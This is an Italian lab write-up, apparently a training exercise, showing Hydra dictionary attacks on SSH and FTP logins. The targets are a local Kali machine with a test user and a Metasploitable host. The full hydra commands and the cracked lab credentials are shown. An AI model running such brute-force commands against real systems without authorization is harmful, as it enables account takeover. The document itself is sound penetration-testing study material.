

Authentication cracking con hydra

Configurazione e cracking SSH

Come prima cosa, creo un nuovo utente con il comando **sudo adduser test_user,** chiamo l'utente test_user e come password testpass. Successivamente metto la macchina in Nat e scarico seclists e il servizio vsftpd (ftp) con i comandi : **apt install seclists, apt install vsftpd**




```
┌──(kali㉿kali)-[~]
└─$ sudo apt install seclists
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
  bluez-firmware firmware-ath9k-htc firmware-atheros firmware-brcm80211 firmware-intel-sound firmware-iwlwifi
  firmware-libertas firmware-realtek firmware-sof-signed firmware-ti-connectivity firmware-zd1211
  kali-linux-firmware python3-texttable
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  seclists
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 428 MB of archives.
After this operation, 1,752 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2023.2-0kali1 [428 MB]
Fetched 428 MB in 41s (10.5 MB/s)
Selecting previously unselected package seclists.
(Reading database ... 404027 files and directories currently installed.)
Preparing to unpack .../seclists_2023.2-0kali1_all.deb ...
Unpacking seclists (2023.2-0kali1) ...
Setting up seclists (2023.2-0kali1) ...
Processing triggers for kali-menu (2023.3.1) ...
Processing triggers for wordlists (2023.2.0) ...
```




```
┌──(kali㉿kali)-[~]
└─$ sudo apt install vsftpd
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
  bluez-firmware firmware-ath9k-htc firmware-atheros firmware-brcm80211 firmware-intel-sound firmware-iwlwifi
  firmware-libertas firmware-realtek firmware-sof-signed firmware-ti-connectivity firmware-zd1211
  kali-linux-firmware python3-texttable
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 142 kB of archives.
After this operation, 351 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b2 [142 kB]
Fetched 142 kB in 2s (61.5 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 409566 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13+b2_amd64.deb ...
Unpacking vsftpd (3.0.3-13+b2) ...
Setting up vsftpd (3.0.3-13+b2) ...
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.11.2-2) ...
Processing triggers for kali-menu (2023.3.1) ...
```

Successivamente attivo il servizio SSH.



```
┌──(kali㉿kali)-[~]
└─$ sudo service ssh start
[sudo] password for kali:
```

Testo la connessione in SSH dell'utente appena creato.




```
┌──(kali㉿kali)-[~]
└─$ ssh test_user@192.168.32.100
The authenticity of host '192.168.32.100 (192.168.32.100)' can't be established.
ED25519 key fingerprint is SHA256:GmBB1usIlfjrGT5zk++DZl5iVDmvn4CIbof9vl3whek.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.32.100' (ED25519) to the list of known hosts.
test_user@192.168.32.100's password:
Linux kali 6.1.0-kali9-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.27-1kali1 (2023-05-12) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

Con Hydra vado ad attaccare l’autenticazione SSH, usando i comandi -L e -P inserendo le liste di username e password da dizionario, l’ip della macchina e -t4 seguito da ssh.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -L user.txt -P passwd.txt 192.168.32.100 -t4 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-08 10:16:14
[DATA] max 4 tasks per 1 server, overall 4 tasks, 99 login tries (l:11/p:9), ~25 tries per task
[DATA] attacking ssh://192.168.32.100:22/
[STATUS] 81.00 tries/min, 81 tries in 00:01h, 18 to do in 00:01h, 4 active
[22][ssh] host: 192.168.32.100   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-08 10:17:28
```

Cracking servizio FTP

Attivo il servizio precedentemente scaricato con il comando: **sudo service vsftpd start.** Successivamente provo il cracking password con le stesse liste di prima.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -L user.txt -P passwd.txt 192.168.32.100 ftp
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-08 10:23:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 99 login tries (l:11/p:9), ~7 tries per task
[DATA] attacking ftp://192.168.32.100:21/
[21][ftp] host: 192.168.32.100   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-08 10:23:28
```

Cracking da Kali a Meta (ftp)

Con le solite liste precedentemente create, provo a craccare tramite il servizio ftp, l’autentificazione del servizio ftp di meta.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -L user.txt -P passwd.txt 192.168.50.101 ftp
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-08 10:26:32
[DATA] max 16 tasks per 1 server, overall 16 tasks, 99 login tries (l:11/p:9), ~7 tries per task
[DATA] attacking ftp://192.168.50.101:21/
[21][ftp] host: 192.168.50.101   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-08 10:26:55
```